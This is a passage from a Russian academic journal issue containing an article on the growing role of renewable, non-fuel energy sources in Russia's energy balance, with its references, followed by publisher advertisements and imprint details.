Сегодня мы имеем возможность восстановления и развития этого научного потенциала. Кроме того, стране принадлежит одно из ведущих позиций на рынке атомной энергетики среди мировых держав.

В тексте «Энергетической стратегии 2035» особое место отводится распределенной энергетике в общей энергосистеме. В каждом разделе ЭС-2035, будь то развитие электроэнергетики, теплоснабжения или повышение энергоэффективности, одним из важнейших направлений развития признается малая распределенная энергетика, включая возобновляемые источники энергии. Развитие экономики тесно связано с глобальными изменениями роли энергетики. Поэтому в ближайшем будущем распределенная энергетика играет важнейшую роль.

Список литературы.

1. Рыхтер В.О., Зильберштейн О.Б. Тенденции развития рынка оборудования малой генерации/ В.О. Рыхтер, О.Б.Зильберштейн // Наукоеведение - 2015. - Том 7, №4. - С60-67.
2. Иншаков Олег Васильевич, Богачкова Людмила Юрьевна Развитие малой распределенной энергетике как способ повышения энергоэффективности и обеспечения конкурентоспособности Южного макрорегиона и Волгоградской области // Вестник АГТУ. Серия: Экономика. 2014. №1. URL: <http://cyberleninka.ru/article/n/razvitie-maloy-raspredelennoy-energetiki-kak-sposob-povysheniya-energoeffektivnosti-i-obespecheniya-konkurentosposobnosti-yuzhnogo> (дата обращения: 8.08.2018).
3. Мордасова Т.И., Распределенной энергетике быть!/ Т.И.Мерсадова// Региональная энергетика и энергосбережение. -2015. - №12. -С.5-7.
4. Хабачев, Л. Д. Методы оценки системных эффектов от ввода объектов малой распределенной энергетике в региональные энергосистемы [Текст] / Л. Д. Хабачев, У. И. Плоткина // Промышленная энергетика. - 2016. - № 2. - С. 13-18
5. Хабачев, Л. Д. Анализ условий обоснования эффективности объектов малой распределенной энергетике и выхода их на рынки энергии [Текст] / Л. Д. Хабачев, У. И. Плоткина // С.О.К. Сантехника, отопление, кондиционирование. - 2016. - № 10. - С. 76-79.9

ПРОГРЕССИВНАЯ РОЛЬ НЕТОПЛИВНОЙ ЭНЕРГЕТИКИ В ЭНЕРГЕТИЧЕСКОМ БАЛАНСЕ РОССИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассматриваются перспективы использования нетопливных, возобновляемых энергоресурсов с целью повышения экологической эффективности для производства электроэнергии в РФ. Описаны причины, согласно которым использование возобновляемых источников энергии является эффективным, экономически целесообразным на пути повышения эффективности энергетики в России.

Ключевые слова: электростанция, энергоэффективность, энергоресурс, возобновляемые источники энергии, генерация, энергетическое развитие, альтернативная энергетика, экономические проблемы, проблемы невозобновляемости ресурсов

Роль альтернативных источников энергии все больше возрастает. Причиной тому можно назвать как загрязнение атмосферы продуктами сгорания, так и прогнозы специалистов об исчерпании традиционных энергетических ресурсов в виде нефти, газа, угля. Кроме того, электроэнергетика, снижая конкурентоспособность промышленности, стала фактором риска и ограничения развития экономики, в том числе вызвала наибольшие потери для бюджета и роста ВВП. Спасительным может оказаться использование возобновляемых источников энергии, о чём говорит мировой опыт. Доля возобновляемых источников электроэнергии в мире растёт достаточно быстрыми темпами. В некоторых странах их доля в общем энергопроизводстве может составлять 10-28%¹

Кудрявый в статье «Системное разрушение системы»² утверждает, что очевидным доказательством необходимости реформ в сфере энергетики РФ служит факт, что заметным отличием российской электроэнергетики является выработка на электростанциях методом совместного производства более 800 млрд кВт•ч (в год) тепловой и электрической энергии. Это на порядок больше, чем в любой другой стране мира.

К счастью, существует статистика Министерства энергетики Российской Федерации, которая сообщает утешительные вещи: количество угля и газа в миллионах тонн, необходимое для нормального функционирования тепловых сетей, перестаёт расти. Российская Федерация находится на передовой позиции в числе стран-транспортёров природных ресурсов, и государство может себе позволить их активное использование. Однако, достаточно представить, сколько невозобновляемых ресурсов страна теряет ежегодно, и необходимость поиска альтернативных источников становится очевидным. Производство тепловой энергии снизилось на 8,7% за последний год, что говорит об осознанном подходе правительства к расходу невозобновляемых источников энергии.³

Однако для дальнейшей слаженной работы энергосистемы РФ Правительство в «Энергетической стратегии» поставило для себя следующие задачи на долгосрочную перспективу до 2030 г.:

- снизить зависимость экономического благосостояния страны от нефтегазового сектора с уменьшением доли топливно-энергетического комплекса (ТЭК) в структуре ВВП России с 30 % до 18 %;
- уменьшить долю природного газа в структуре внутреннего потребления ТЭР с 52,1 % до 46-47 %;
- увеличить долю нетопливной энергетики в энергетическом балансе страны с 10,6 % до 13-14 %, снизив удельную энергоёмкость экономики в 2,1-2,3 раза.⁴

В Российской Федерации существует государственная политика в области возобновляемых источников энергии, которая подтверждается программой «Энергоэффективность и развитие энергетики», утвержденной правительственным постановлением от 13 мая 2013 года №449 где зафиксирован механизм стимулирования использования возобновляемых источников энергии на оптовом рынке электрической энергии и мощности. Согласно этой государственной программе к 2020 году планируется довести долю возобновляемых источников энергии в общем энергобалансе страны до 2,5%.⁵

Группа авторов статьи «Как повысить привлекательность электростанций на основе возобновляе-

¹ Теодорович Н.Н., Исаева Г.Н. Альтернативная энергетика: перспективы развития // Интернет-журнал «НАУКОВЕДЕНИЕ» Том 8, №6 (2016) <http://naukovedenie.ru/PDF/47EVN616.pdf> - дата обращения 08.08.2018г.

² Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника.Связь. - 2015. - №5 - С.2-9.

³ Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - дата обращения 08.08.2018г.

⁴ Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии // Современная наука: Актуальные проблемы теории и практики - 2015 - - дата обращения 08.08.2018г.

⁵ Государственная программа Российской Федерации "Энергоэффективность и развитие энергетики". <http://minenergo.gov.ru/node/1921> - дата обращения 08.08.2018г.

мых источников энергии?» рассмотрела вопросы повышения степени использования установок на основе возобновляемых источников энергии⁶. Текст убеждает нас в том, что наиболее удачными являются изобретения, созданные как распределенные энергетические системы за счет совместного проектирования генерирующей и потребляющей частей энергосистемы. Т.е. наиболее разумным путем развития российской энергетики провозглашается повсеместное применение распределенной энергии.

Можно сделать вывод об огромном потенциале использования возобновляемых источников энергии на просторах Российской Федерации, вплоть до полного отказа от традиционных полезных ископаемых. В статье даже приведены сроки - всего несколько десятков лет.

Сложность состоит лишь в том, что поступательность и нежелание правительства организовано изменить систему получения энергии в стране обуславливают медлительность развития национальной энергетики, которое мы наблюдаем сегодня.

Список литературы.

1. Теодорович Н.Н., Исаева Г.Н. Альтернативная энергетика: перспективы развития // Интернет-журнал «НАУКОВЕДЕНИЕ» Том 8, №6 (2016) <http://naukovedenie.ru/PDF/47EVN616.pdf> - дата обращения 08.08.2018г.
2. Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника.Связь. - 2015. -№5 - С.2-9.
3. Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - дата обращения 08.08.2018г.
4. Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии // Современная наука: Актуальные проблемы теории и практики - 2015 - - дата обращения 08.08.2018г.
5. Государственная программа Российской Федерации "Энергоэффективность и развитие энергетики". <http://minenergo.gov.ru/node/1921> - дата обращения 08.08.2018г.
6. Роголёв Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии? // Энергетик. – 2015. – № 1. – С. 31-33.

⁶ Роголёв Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии? // Энергетик. – 2015. – № 1. – С. 31-33.

ИЗДАНИЕ МОНОГРАФИИ (учебного пособия, брошюры, книги)

Если Вы собираетесь выпустить монографию, издать учебное пособие, то наше Издательство готово оказать полный спектр услуг в данном направлении

Услуги по публикации научно-методической литературы:

- орфографическая, стилистическая корректировка текста («вычитка» текста);
- разработка и согласование с автором макета обложки;
- регистрация номера ISBN, присвоение кодов УДК, ББК;
- печать монографии на высококачественном полиграфическом оборудовании (цифровая печать);
- рассылка обязательных экземпляров монографии;
- доставка тиража автору и/или рассылка по согласованному списку.

Аналогичные услуги оказываются по изданию учебных пособий, брошюр, книг.

Все работы (без учета времени доставки тиража) осуществляются в течение 20 календарных дней.

Справки по тел. (347) 298-33-06, post@nauchoboz.ru.

Уважаемые читатели!

Если Вас заинтересовала какая-то публикация, близкая Вам по теме исследования, и Вы хотели бы пообщаться с автором статьи, просим обращаться в редакцию журнала, мы обязательно переправим Ваше сообщение автору.

Также приглашаем Вас к опубликованию своих научных статей на страницах других изданий - журналов «Научная перспектива», «Научный обозреватель», «Журнал научных и прикладных исследований».

Наши полные контакты Вы можете найти на сайте журнала в сети Интернет по адресу www.ran-nauka.ru. Или же обращайтесь к нам по электронной почте mail@ran-nauka.ru

С уважением, редакция журнала «Высшая Школа».

Издательство «Инфинити».

Свидетельство о государственной регистрации ПИ №ФС 77-38591.

Отпечатано в типографии «Принтекс». Тираж 500 экз.

Цена свободная.